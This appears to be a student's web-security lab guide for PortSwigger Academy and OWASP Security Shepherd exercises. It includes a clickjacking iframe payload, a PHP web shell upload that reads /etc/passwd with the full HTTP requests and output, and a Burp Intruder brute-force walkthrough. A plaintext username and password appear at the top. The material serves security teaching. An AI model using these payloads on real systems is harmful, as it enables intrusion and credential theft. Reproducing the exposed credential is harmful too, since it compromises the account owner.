

Username : digvijay.rathod@nfsu.ac.in

Password: Rm*2ZoixZ7~ZwXTQA66.72z&M7Q763DW

1. Authentication and authorization bypass (Unit - III) and Broken Authentication (Unit -IV) -
 - a. Lab: Username enumeration via different responses
 - b. Lab: 2FA simple bypass
 - c. Lab: Password reset broken logic
2. Sensitive Data Exposure / Information disclosure (Unit -IV)-
<https://portswigger.net/web-security/all-labs#information-disclosure>
 - a. Lab: Information disclosure in error messages
 - b. Lab: Information disclosure on debug page
 - c. Lab: Source code disclosure via backup files
3. XML external entity (XXE) injection (Unit – IV) - <https://portswigger.net/web-security/all-labs#xml-external-entity-xxe-injection>
 - a. Lab: Exploiting XXE using external entities to retrieve files
 - b. Lab: Exploiting XXE to perform SSRF attacks
 - c. Lab: Blind XXE with out-of-band interaction
4. Access control vulnerabilities (Unit – IV) / Broken Access Control -
<https://portswigger.net/web-security/all-labs#access-control-vulnerabilities>
 - a. Lab: Unprotected admin functionality
 - b. Lab: Unprotected admin functionality with unpredictable URL
 - c. Lab: User role controlled by request parameter
5. Security Misconfiguration – OWASP Security Shepherd
6. Insecure Deserialization (Unit – IV) - <https://portswigger.net/web-security/all-labs#insecure-deserialization>
 - a. Lab: Modifying serialized objects –
 - b. Lab: Modifying serialized data types
7. Using Components with Known Vulnerabilities, Insufficient Logging & Monitoring – OWASP Security Shepherd – Poor Validation one two and three & 3. Session Management
8. Cross Site Request Forge (Unit – IV) - Security Shepherd
9. Click Jacking (Unit – IV) – Lab: Basic clickjacking with CSRF token protection
<https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected>

```
<style>
  iframe {
    position: relative;
    width: 1000px;
    height: 600px;
```

```

        opacity: 0.001;
        z-index: 2;
    }
    div {
        position: absolute;
        top: 515;
        left: 60;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe src="https://0a16003003d9c7a780c203c70089009c.web-security-academy.net/my-account"></iframe>
```

10. File upload vulnerabilities - <https://portswigger.net/web-security/all-labs#file-upload-vulnerabilities>

- a. Lab: Remote code execution via web shell upload - <https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload>

Upload file

POST /my-account/avatar HTTP/2

Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net

Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU

Content-Length: 470

Cache-Control: max-age=0

Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: en-US,en;q=0.9

Origin: https://0a96008803e3cc58804a127400a80075.web-security-academy.net

Content-Type: multipart/form-data; boundary=----

WebKitFormBoundaryAfBkQuRpTyxSaWPv

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document


Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

-----WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="avatar"; filename="exploit1.php"
Content-Type: application/octet-stream
Delete image content from here
<?php echo file_get_contents('/etc/passwd'); ?> or you can try what ever available in the tutorial

-----WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="user"

wiener
-----WebKitFormBoundaryAfBkQuRpTyxSaWPv
Content-Disposition: form-data; name="csrf"

25PzzlnHL7EG1IY2WZBYhHSx4wnbfyhL
-----WebKitFormBoundaryAfBkQuRpTyxSaWPv—



The screenshot shows the Burp Suite interface with the following details:

- Request:** A multipart form-data request with parts for "avatar" (containing exploit1.php) and "user" (containing "wiener").
- Response:** An HTTP 200 OK response. The page content includes a link to "/my-account" and a "Back to My Account" button.
- Inspector:** Shows the uploaded exploit1.php file's content: <?php echo file_get_contents('/etc/passwd'); ?>
- Decoded from:** Shows the raw multipart data.
- Request attributes:** Shows the Content-Disposition header for the uploaded files.

- View file

GET /files/avatars/exploit1.php HTTP/2
 Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net
 Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU
 Sec-Ch-Ua-Platform: "Windows"
 Accept-Language: en-US,en;q=0.9
 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
 Sec-Ch-Ua-Mobile: ?0
 Accept: application/octet-stream,
 image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
 Sec-Fetch-Site: same-origin
 Sec-Fetch-Mode: no-cors
 Sec-Fetch-Dest: image
 Referer: https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
 Accept-Encoding: gzip, deflate, br
 Priority: u=2, i

Burp Suite Community Edition v2024.9.5 - Temporary Project

Target: https://0a96008803e3cc58804a127400a80075.web-security-academy.net

Request

```

1 GET /files/avatars/exploit1.php HTTP/2
2 Host: 0a96008803e3cc58804a127400a80075.web-security-academy.net
3 Cookie: session=j2XAaFpc4yFHNwepc213HpltN2zLP7aU
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: application/octet-stream,
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
https://0a96008803e3cc58804a127400a80075.web-security-academy.net/my-account
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17

```

Response

```

/nologin
13 sync:x:4:65534:sync:/bin:/bin:/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/

```

Inspector

Selected text: exploit1.php

Decoded from: URL encoding (exploit1.php)

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 1

Request headers: 17

Response headers: 6

- Open the burp browser and open the https://portswigger.net/ and login.

The screenshot shows the PortSwigger homepage. At the top, there's a navigation bar with links for Products, Solutions, Research, Academy, Support, and a LOGIN button. Below the navigation is a large image of a man with dark hair and a beard, wearing a dark blue shirt, looking down at a laptop screen. To his right is a screenshot of the Burp Suite interface, showing a tree view of 'Sites' with 18 items under 'European Sites', and a pie chart indicating 303 current issues with categories: High (76), Medium (120), Low (20), and Informat (11). A search bar at the bottom left says 'Type here to search'.

Login with username and password

And open the academy tab

The screenshot shows the PortSwigger Academy dashboard. At the top, there's a navigation bar with links for Products, Solutions, Research, Academy (which is highlighted in orange), Support, and a MY ACCOUNT button. Below the navigation is a main content area. On the left, a purple sidebar displays a 'Welcome back!' message and a brief description of the learning materials. On the right, a white card features the title 'New topic: Web cache deception' in bold. Below the title is a small illustration of a person sitting at a desk with a laptop. The card also contains text about discovering and exploiting web cache deception vulnerabilities using new techniques, mentioning RFC ambiguities and bypassing web cache limitations. It also refers to a presentation at Black Hat USA 2024. A 'Learn more →' button is at the bottom of the card. The bottom of the screen shows a taskbar with various icons and system status information.

Steps : 01 – Click on Vulnerability labs : View all


The screenshot shows the PortSwigger Web Security Academy dashboard. On the left, there's a sidebar with sections like 'Your level' (NEWBIE, Solve 58 more labs to become an apprentice), 'See where you rank' (Check out our Hall of Fame), 'Hall of Fame high flyers' (Read three of our user journeys), 'Find your next topic' (View all topics), and 'Your certifications' (NOT READY, You're not ready to...). The main area is titled 'Level progress' and shows three levels: Apprentice (1 of 59), Practitioner (0 of 171), and Expert (0 of 39). Below this is a large section titled 'Vulnerability labs' with a 'VIEW ALL' button and a progress bar at 0%. At the bottom, there's a section for 'Exam preparation steps' (NOT READY) with four categories: 'Access control vulnerabilities' (0 of 23), 'Referer-based access control' (0 of 8), 'Multi-step processes' (0 of 5), and 'Protocols' (0 of 1).

Authentication and authorization bypass (Unit – III) or **Broken Authentication**, (Unit – IV) - <https://portswigger.net/web-security/all-labs#authentication> – Lab Authentication


The screenshot shows the 'Authentication' section of the PortSwigger Web Security Academy. On the left, a sidebar lists various lab categories: Access control vulnerabilities, Authentication, WebSockets, Web cache poisoning, Insecure deserialization, Information disclosure, Business logic vulnerabilities, HTTP Host header attacks, OAuth authentication, File upload vulnerabilities, JWT, Essential skills, Prototype pollution, GraphQL API vulnerabilities, Race conditions, NoSQL injection, and API testing. The main area displays several lab cards under the 'Authentication' heading. One card is labeled 'PRACTITIONER' (Multi-step process with no access control on one step →) and another is 'PRACTITIONER' (Referer-based access control →), both marked as 'Not solved'. Below these are two 'APPRENTICE' labs: 'Username enumeration via different responses →' and '2FA simple bypass →', also marked as 'Not solved'.

Lab: Username enumeration via different responses

Click on access lab



Click my account



Now enable interception on in the burp suite

Intruder

Choose an attack type

Attack type: Cluster bomb

Start attack

Target: https://0a0300a503eec6eb826529a7004600f0.web-security-academy.net

Update Host header to match target

Upgrade-Insecure-Requests: 1
Origin: https://0a0300a503eec6eb826529a7004600f0.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0300a503eec6eb826529a7004600f0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
username=\$admin\$&password=\$password\$

2 payload positions

Length: 1024

Move to payload and add two payload. First for the username and second for the password. You need to prepare the two word list and it is already given in the candidate username and candidate password

Retrievez vos nouveaux détails d'identification | WhatsApp | Lab: Username enumeration via different responses

Back to all topics

What is authentication?

How vulnerabilities arise

Impact of vulnerable authentication

Vulnerabilities in password-based authentication

Vulnerabilities in multi-factor authentication

Vulnerabilities in other authentication mechanisms

Vulnerabilities in OAuth authentication

Securing your authentication mechanisms

View all authentication labs

APPRENTICE

LAB Not solved

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

ACCESS THE LAB

Solution

copy the candidate username and candidate password in the notepad file and prepare the list

Retrievez vos nouveaux détails d'inscription | (2) WhatsApp | 2.1 Lab: Username enumeration | Authentication lab usernames | +

portswigger.net/web-security/authentication/auth-lab-usernames

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Authentication vulnerabilities > Username list

Authentication lab usernames

You can copy and paste the following list to Burp Intruder to help you solve the [Authentication labs](#).

```
carlos
root
admin
test
guest
info
```

Retrievez vos nouveaux détails d'inscription | (2) WhatsApp | 2.1 Lab: Username enumeration | Authentication lab passwords | +

portswigger.net/web-security/authentication/auth-lab-passwords

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Authentication vulnerabilities > Password list



Authentication lab passwords

You can copy and paste the following list to Burp Intruder to help you solve the [Authentication labs](#).

```
123456
password
12345678
qwerty
123456789
12345
```

save this as password.txt

Now username.txt in the position 01 and password.txt in the position 02, even you can copy the payload and paste also.



now start attack and find the username and password.

